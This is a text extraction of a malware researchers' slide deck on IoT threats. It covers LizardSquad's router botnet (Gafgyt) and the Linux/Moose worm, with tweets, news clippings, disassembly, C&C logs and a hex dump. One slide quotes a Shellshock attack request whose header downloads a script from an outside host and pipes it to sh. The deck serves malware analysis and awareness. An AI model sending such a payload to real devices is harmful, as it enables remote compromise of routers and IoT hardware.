

# Cyberhacking

cyber cyber pew pew!

# de l'Internet des choses

# IoT or Internet of {Things, Threats}

---

# Thomas (@nyx\_o)

---

- Malware Researcher at ESET
- CTF lover
- Open source contributor

# Olivier (@obilodeau)

---

- Malware Researcher at ESET
- Infosec lecturer at ETS University in Montreal
- Previously
  - infosec developer, network admin, linux system admin
- Co-founder Montrehack (hands-on security workshops)
- Founder NorthSec Hacker Jeopardy

# Agenda

---

- About IOT
- LizardSquad
- Linux/Moose
- Exploit Kit
- Win32/RBrute
- Conclusion



**Internet of Shit**

@internetofshit

+ Follow

At least this way you'll be staring at your phone when you burn yourself

Embedded sensor measures temperature as you cook.

Electronics in handle transmit data to your phone over Bluetooth Low Energy.



Access over 50 curated recipes via our exclusive app, or even create your own!

RETWEETS

65

FAVORITES

45



5:22 AM - 3 Jul 2015



ENJOY SAFER TECHNOLOGY™



**Internet of Shit**  
@internetofshit

 Follow

Please stop using your lights while we update to show you ads





**Internet of Shit**

@internetofshit

+ Follow

Announcing Norton antivirus' latest product!




RETWEETS

271

FAVORITES

150



5:26 AM - 25 Aug 2015



**Dick Veal** @dickveal · Aug 25

@internetofshit kinda funny when it's real IoT, not so much when you make stuff up - just go and find some legit mad ones!



ENJOY SAFER TECHNOLOGY™





**Internet of Shit**  
@internetofshit

+ Follow

"yeah i got owned by my kettle"




**Fusion** @ThisIsFusion


A new 'smart kettle' can be easily hacked to take over your wifi network, researchers claim fus.in/1G89KRb

RETWEETS  
**89**

FAVORITES  
**74**



11:55 PM - 16 Oct 2015



**MovemberMoproblems** @SFtheWolf · Oct 17

@internetofshit If only there was some way to know when a kettle was done!



**Jim Vajda** @JimVajda · Oct 17

@internetofshit @ThisIsFusion That's gold



**ILoveBitcoin** @SPC\_Bitcoin · Oct 17

@internetofshit @ThisIsFusion Da #NSA be brewin' my coffee and observing my



ENJOY SAFER TECHNOLOGY™



**Internet of Shit**


@internetofshit

+ Follow

We can still stop before it's too late.... right?

**Japan sensor will let diaper say baby needs changing**

February 10, 2014



RETWEETS

83

FAVORITES

62



6:18 AM - 25 Oct 2015



**@fonc** @alcasba · Oct 25

@internetofshit well, I'm sorry but is the most usefull shit I've seen here for now



ENJOY SAFER TECHNOLOGY™



**Internet of Shit**

@internetofshit

+ Follow

So... how would adding the internet to this make you feel?

LOONCUP – The world's first SMART menstrual cup.  
by LOON Lab, Inc

RETWEETS  
**86**

FAVORITES  
**61**



6:18 AM - 3 Oct 2015




**JustThomas** @\_JustThomas · Oct 3

@internetofshit The app lacks a "Share on Facebook" button. ;-)



ENJOY SAFER TECHNOLOGY™



ENJOY SAFER TECHNOLOGY™

# Why It Matters?

---

- Hard to detect
- Hard to remediate
- Hard to fix
- Low hanging fruit for bad guys

# A Real Threat




---

- Several cases disclosed in the last two years
- A lot of same-old background noise (DDoS)
- Things are only getting worse

12  
May  
2015

## Lax Security Opens the Door for Mass-Scale Abuse of SOHO Routers

By Ofer Gayer, Ronen Atias, Igal Zeifman



Study

Lax Security  
Opens the Door for  
Mass-Scale Hijacking  
of SOHO Routers



# welivesecurity

Security news, views and insight from the ESET experts

[All Posts](#)

[Latest Research](#)

[How To](#)

[Multimedia ▾](#)

[Papers ▾](#)

[Our Experts](#)

## Win32/Sality newest component: a router's primary DNS changer named Win32/RBrute

BY [BENJAMIN VANHEUVERZWIJN](#) POSTED 2 APR 2014 - 02:31PM



ENJOY SAFER TECHNOLOGY™



# SYNful Knock - A Cisco router implant - Part I

September 15, 2015 | By [Bill Hau](#), [Tony Lee](#), [Josh Homan](#) | [Threat Research](#), [Advanced Malware](#)

## Overview

Router implants, from any vendor in the enterprise space, have been largely believed to be theoretical in nature and especially in use. However, recent vendor advisories indicate that these have been seen in the wild. Mandiant can confirm the existence of at least 14 such router implants spread across four different countries: Ukraine, Philippines, Mexico, and India.



# Dissecting Linux/Moose: a Linux Router-based Worm Hungry for Social Networks

BY [OLIVIER BILODEAU](#) POSTED 26 MAY 2015 - 12:46PM

FRAUD

TAGS

LINUX

RESEARCH



# NEWS

[Home](#)[Video](#)[World](#)[UK](#)[Business](#)[Tech](#)[Science](#)[Magazine](#)[Entertainment](#)

## Technology

# Home routers 'vaccinated' by benign virus

🕒 2 October 2015 | [Technology](#)



**Wait, is IoT malware  
really about things?**

---




ENJOY SAFER TECHNOLOGY™

**No. Not yet.**



Page 2





**So what kind of malware  
can we find on such  
insecure devices?**

---



**LizardSquad**



# Who are LizardSquad?

---

- Black hat hacking group
- Lots of Distributed Denial of Service (DDoS)
- DDoS PlayStation Network and Xbox live in Christmas 2014
- Bomb threats
- DDoS for hire (LizardStresser)

**Des CYBER-  
CHENAPANS!**

# KrebsOnSecurity

In-depth security news and investigation

## 09 Lizard Stresser Runs on Hacked Home Routers

JAN 15



The online attack service launched late last year by the same criminals who knocked **Sony** and **Microsoft's** gaming networks offline over the holidays is powered mostly by thousands of hacked home Internet routers, KrebsOnSecurity.com has discovered.

# The Malware

---

- Linux/Gafgyt
- Linux/Powbot, Linux/Aidra, Kaiten, ...
- Probably others, as source is public

THIS IS A BOT. AN IRC BOT.  
YOU WILL LIKE THIS BOT AND THIS BOT WILL LIKE YOU.  
IT IS VERY TINY AND WILL NOT TAKE UP MUCH OF YOUR SPACE AND TIME.  
IT IS A VERY UNIVERSAL BOT. IT WILL WORK ON ALMOST ANYTHING YOU WANT IT TO WORK ON.  
THIS IS A BOT. AN IRC BOT.



ENJOY SAFER TECHNOLOGY™

# Characteristics

---

- Telnet scanner
- Flooding: UDP, TCP, Junk and Hold



```
if(!strcmp(argv[0], "LOLNOGTF0"))  
{  
    exit(0);  
}
```

# Some Server Code

---

```
if(send(thefd, "\x1b[31m*****\r\n", 48, MS
if(send(thefd, "*      WELCOME TO THE BALL PIT *\r\n", 43, MSG_NOSIGNAL) ==
if(send(thefd, "*      Now with \x1b[32mrefrigerator\x1b[31m support      *\r\n'
if(send(thefd, "*****\r\n\r\n> \x1b[0m", 5
```

# Attack Vectors

---

- Shellshock
- SSH credentials brute-force
- Telnet credentials brute-force

# Exemple of Shellshock Attempt

---

```
GET /cgi-bin/authLogin.cgi HTTP/1.1
Host: 127.0.0.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: () { goo;}; wget -q0 - http://o.kei.su/qn | sh > /dev/null 2>&1 &
```

# Other Variants

---

- HTTPS support
- CloudFlare protection bypass


```
00402E50 jalr $t9 ; sub_41F4D0
00402E54 nop
00402E58 lw $gp, 0xD28+var_CF8($sp)
00402E5C move $a1, $v0
00402E60 la $t9, sub_41EE00
00402E64 nop
00402E68 jalr $t9 ; sub_41EE00
00402E6C addiu $a0, $sp, 0xD28+var_C54
00402E70 lw $gp, 0xD28+var_CF8($sp)
00402E74 nop
```

```
00402E78
00402E78 loc_402E78:
00402E78 la $a1, loc_420000
00402E7C la $t9, sub_41F180
00402E80 move $a0, $s4
00402E84 jalr $t9 ; sub_41F180
00402E88 addiu $a1, (aCloudflareNgin - 0x420000) # "cloudflare-nginx"
00402E8C lw $gp, 0xD28+var_CF8($sp)
00402E90 beqz $v0, loc_402DB0
00402E94 nop
```

```
004030F0 la $a1,
004030F4 la $t9,
004030F8 addiu $a1,
004030FC jalr $t9 ;
00403100 move $a0,
00403104 lw $gp,
00403108 beqz $v0,
0040310C nop
```

```
00403110 la $a1,
00403114 la $t9,
```

100.00% (2590,8365) (270,186) 0000310C 0040310C: sub\_402A34+6 (Synchronized with Hex Vie



# Sophisticated?

---

- LizardStresser database was leaked
- Passwords in plaintext...

# IRC Command and Control

---

```
----- Day changed to 08/25/15 -----  
09:32  -!- There are 0 users and 2085 invisible on 1 servers  
09:32  -!- 42 unknown connection(s)  
09:32  -!- 3 channels formed  
09:32  -!- I have 2085 clients and 0 servers  
09:32  -!- 2085 2119 Current local users 2085, max 2119  
09:32  -!- 2085 2119 Current global users 2085, max 2119
```



# Bot Masters

---

```
12:56 -!- Topic for #Fazzix: 1k
12:56 -!- Topic set by void <> (Wed Aug 19 09:58:45 2015)
12:56 [Users #Fazzix]
12:56 [~void] [~void_] [@bob1k] [@Fazzix] [ Myutro].
12:56 -!- Irssi: #Fazzix: Total of 5 nicks (4 ops, 0 halfops, 0 voices, 1 no
12:56 -!- Channel #Fazzix created Mon Aug 17 03:11:29 2015
12:56 -!- Irssi: Join to #Fazzix was synced in 2 secs
```

**Linux/Moose**

# Linux/Moose

---

- Discovered in November 2014
- Thoroughly analyzed in early 2015
- Published a report in late May 2015

# Moose DNA

---

aka Malware description

Hang tight, this is a recap

# Linux/Moose...

Named after the string "elan" present in the malware executable

```
00028fc3 6E 67 00 00 00 70 61 73 73 77 6F 72 64 3A 00 00 00 ng...password:...
00028fd4 75 74 68 65 6E 74 69 63 61 74 69 6F 6E 20 66 61 69 uthentication fai
00028fe5 6C 65 64 00 00 00 00 73 68 0D 0A 00 00 00 00 70 73 led....sh.....ps
00028ff6 0D 0A 65 63 68 6F 20 2D 6E 20 2D 65 20 22 48 33 6C ..echo -n -e "H3l
00029007 4C 30 57 6F 52 6C 44 22 0D 0A 63 68 6D 6F 64 0D 0A L0WoRlD"..chmod..
00029018 00 00 00 00 48 33 6C 4C 30 57 6F 52 6C 44 00 00 65 ....H3lL0WoRlD..e
00029029 6C 61 6E 32 00 00 00 65 6C 61 6E 33 00 00 00 63 68 lan2...elan3...ch
0002903a 6D 6F 64 3A 20 6E 6F 74 20 66 6F 75 6E 64 00 00 00 mod: not found...
0002904b 00 63 61 74 20 2F 70 72 6F 63 2F 63 70 75 69 6E 66 .cat /proc/cpuinf
0002905c 6F 0D 0A 00 47 45 54 20 2F 78 78 2F 72 6E 64 65 2E o...GET /xx/rnde.
0002906d 70 68 70 3F 70 3D 25 64 26 66 3D 25 64 26 6D 3D 25 php?p=%d&f=%d&m=%
```

# Elan...?

---



# The Lotus Elan

---



# Elán

---

The Slovak rock band (from 1969 and still active)





**eset**

ENJOY

